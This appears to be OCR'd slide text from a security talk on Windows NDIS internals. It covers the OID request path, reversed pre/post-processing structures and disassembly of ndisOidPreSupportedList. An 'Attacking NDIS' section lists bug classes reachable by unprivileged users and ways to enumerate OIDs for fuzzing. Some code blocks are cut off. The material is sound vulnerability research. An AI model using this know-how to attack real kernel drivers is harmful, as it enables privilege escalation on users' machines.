1. ndisMDoOidRequest:
   a. ndisPreProcessOid() ? Then ndisOidRequestComplete()
   b. ndisMInvokeOidRequest() → Invoke Miniport OID Request Handler
2. ndisFDoOidRequestInternal:
   a. ndisPreProcessOid() ? Then ndisOidRequestComplete()
   b. Invoke Filter OID Request Handler
      a. Handle de request
      b. Or clone and forward the request → NdisFOidRequest() → ndisQueueOidRequest

Note that the OID gets cloned at each step of the chain, and each driver is responsible for it. NDIS_OID_REQUEST+D8h (SourceReserved) holds a pointer to the Original OID object when the request is cloned..


ndis!ndisPreProcessOid

```
BOOL ndisPreProcessOid (
        PVOID BlockContext,
        PNDIS_OID_REQUEST oidRequest,
        int NdisObjectType,
        PVOID outputVar
);
```

- The NdisObjectType can be
  - *0x05: _NDIS_FILTER_BLOCK*
  - *0x11: _NDIS_MINIPORT_BLOCK*
- This dictates whether the BlockContext refers to a FilterBlock or MiniportBlock

NDIS Pre/Post Processing

```
typedef struct _NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS {
        DWORD OID;
        DWORD Unknown;
        PVOID PreOIDOperation;
        PVOID PostOIDOperation;
 } NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS;
```



```
_NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS <10103h, 0, \
                                               offset ndisOidPreMediaInUse,\
                                               0>
_NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS <10104h, 0, \
                                               offset ndisOidPreMediaInUse,\
                                               0>
_NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS <10105h, 0, \
                                               offset ndisOidPreMaxLookahead,\
                                               offset ndisOidPostMaxLookahead>
_NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS <10106h, 0, \
                                               offset ndisOidPreMaxFrameOrTotalSize,\
                                               0>
_NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS <10107h, 0, \
                                               offset ndisOidPreLinkSpeedAndMediaState,\
                                               offset ndisOidPostLinkSpeed>
_NDIS_INTERNAL_PRE_POST_PROCESS_OID_CALLBACKS <1010Eh, 0, \
                                               offset ndisOidPrePacketFilter,\
                                               offset ndisOidPostPacketFilter>
```


NDIS Pre/Post Processing

- The Pre/PostOIDOperation callbacks receive a single argument that provides the context for the request:

```
typedef struct _PRE_POST_OPERATION_CONTEXT {
            PNDIS_MINIPORT_BLOCK MiniportBlock; // When ObjectType is 0x11 otherwise NULL
            PVOID ndisIntReqIoctl;  // When ObjectType is 0x11, otherwise NULL
            _NDIS_FILTER_BLOCK *FilterBlock; // When ObjectType is 0x5 otherwise NULL
            PVOID ndisIntReqIoctl2; // When ObjectType is 0x05, otherwise NULL;
            PINTERNAL_NDIS_QUERY_SET InternalQuerySet;
            DWORD StatusResult; // Set to zero
} PRE_POST_OPERATION_CONTEXT, *PPRE_POST_OPERATION_CONTEXT;
```

- The Post operation happens during the execution of ndisOidRequestComplete(), which is only called when the pre-operation callback was called and returned true.

An image worth a thousand words



Attacking NDIS


Types of Issues in OID Handlers

1. As an unprivileged user, we can only hit the Query operation type:
   1. Information leak
   2. Buffer overflows in the output buffer
2. However, several drivers use the query operation (getter) as a set operation (setter) for some OIDs (even ndis.sys did this):
   1. Out of bounds write (heap corruption)
   2. Out of bounds read
   3. Integer Overflows → leading to heap corruption
   4. Potential embedded pointers
3. With IOCTL_OID_INFO we control more members than just the InformationBuffer:
   1. Un-sanitized NDIS_OID_REQUEST.PortNumber

Fuzzing OIDs
How to get the supported ones?

1. Reverse engineering the AdapterInitialization routine and look for the call to NdisMSetMiniportAttributes() setting NDIS_MINIPORT_ADAPTER_GENERAL_ATTRIBUTES
2. Dump the miniport.SupportedOidList
3. Get them by sending an OID_GEN_SUPPORTED_LIST oid request → handled by ndis!*ndisOidPreSupportedList* PRE Operation callback

Fuzzing OIDs
ndis!ndisOidPreSupportedList



```
000000000001E807 mov     r14d, [rsi+_NDIS_MINIPORT_BLOCK.ndisSupportedOidListLength]
000000000001E80E add     r14d, [rsi+_NDIS_MINIPORT_BLOCK.TopFilterRestartAttributes.SupportedOidListLength]
000000000001E815 mov     [rdi+_PRE_POST_OPERATION_CONTEXT.StatusResult], ebx
000000000001E818 cmp     [rbp+_NDIS_OID_REQUEST.DATA.METHOD_INFORMATION.InputBufferLength], r14d
000000000001E81C jnb     short loc_1E829
```

```
000000000001E81E mov     [rbp+_NDIS_OID_REQUEST.DATA.QUERY_INFORMATION.BytesNeeded], r14d
000000000001E822 mov     [rdi+_PRE_POST_OPERATION_CONTEXT.StatusResult], 0C0010014h
```

```
000000000001E829
000000000001E829 loc_1E829:
000000000001E829 cmp     [rdi+_PRE_POST_OPERATION_CONTEXT.StatusResult], ebx
000000000001E82C jz      short loc_1E877
```

```
000000000001E877
000000000001E877 loc_1E877:                         ; Size
000000000001E877 mov     r8d, [rsi+_NDIS_MINIPORT_BLOCK.TopFilterRestartAttributes.SupportedOidListLength]
000000000001E87E mov     rdx, [rsi+_NDIS_MINIPORT_BLOCK.TopFilterRestartAttributes.SupportedOidList] ; Src
000000000001E885 mov     rcx, [rbp+_NDIS_OID_REQUEST.DATA.QUERY_INFORMATION.InformationBuffer] ; Dst
000000000001E889 call    memmove
000000000001E88E mov     ecx, [rsi+_NDIS_MINIPORT_BLOCK.TopFilterRestartAttributes.SupportedOidListLength]
```

```
000000000001E82E
000000000001E82E loc_1E82E:
000000000001E82E mov     [rsi+208h], rbx
000000000001E835 mov     dl, r12b         ; NewIrql
000000000001E838 mov     rcx, r15         ; SpinLock
000000000001E83B mov     [rsi+740h], ebx
000000000001E841 call    cs:__imp_KeReleaseSpinLock
```

```
000000000001E894
000000000001E894 loc_1E894:                  ; Size
000000000001E894 mov     r8d, [rsi+_NDIS_MINIPORT_BLOCK.ndisSupportedOidListLength]
000000000001E89B mov     rdx, [rsi+_NDIS_MINIPORT_BLOCK.ndisSupportedOidList] ; Src
000000000001E8A2 add     rcx, [rbp+_NDIS_OID_REQUEST.DATA.QUERY_INFORMATION.InformationBuffer] ; Dst
000000000001E8A6 call    memmove
000000000001E8AB mov     [rsi+_NDIS_MINIPORT_BLOCK.MiniportThread], rbx
000000000001E8B2 mov     dl, r12b         ; NewIrql
000000000001E8B5 mov     rcx, r15         ; SpinLock
000000000001E8B8 mov     [rsi+_NDIS_MINIPORT_BLOCK.LockDbg], ebx
000000000001E8BE call    cs:__imp_KeReleaseSpinLock
000000000001E8C4 mov     rax, [rdi+_PRE_POST_OPERATION_CONTEXT.InternalQuerySet]
000000000001E8C8 mov     [rax+_NDIS_OID_REQUEST.DATA.QUERY_INFORMATION.BytesWritten], r14d
000000000001E8CC jmp     loc_1E847
000000000001E8CC ndisOidPreSupportedList endp
000000000001E8CC
```

```
0000000000038A1C mov     r14d, [rsi+_NDIS_MINIP
0000000000038A23 add     r14d, [rsi+_NDIS_MINIP
0000000000038A2A mov     [rdi+_PRE_POST_OPERATI
0000000000038A2D cmp     [rbp+_NDIS_OID_REQUEST
0000000000038A31 jnb     short loc_38A3E
```

```
0000000000038A33 mov     [rbp+_NDIS_OID_REQUEST.DATA.QU
0000000000038A37 mov     [rdi+_PRE_POST_OPERATION_CONTI
```

```
0000000000038A3E
0000000000038A3E loc_38A3E:
0000000000038A3E cmp     [rdi+_PRE_POST_OPERATION_CONTEXT.Stat
0000000000038A41 jnz     loc_1E82E
```

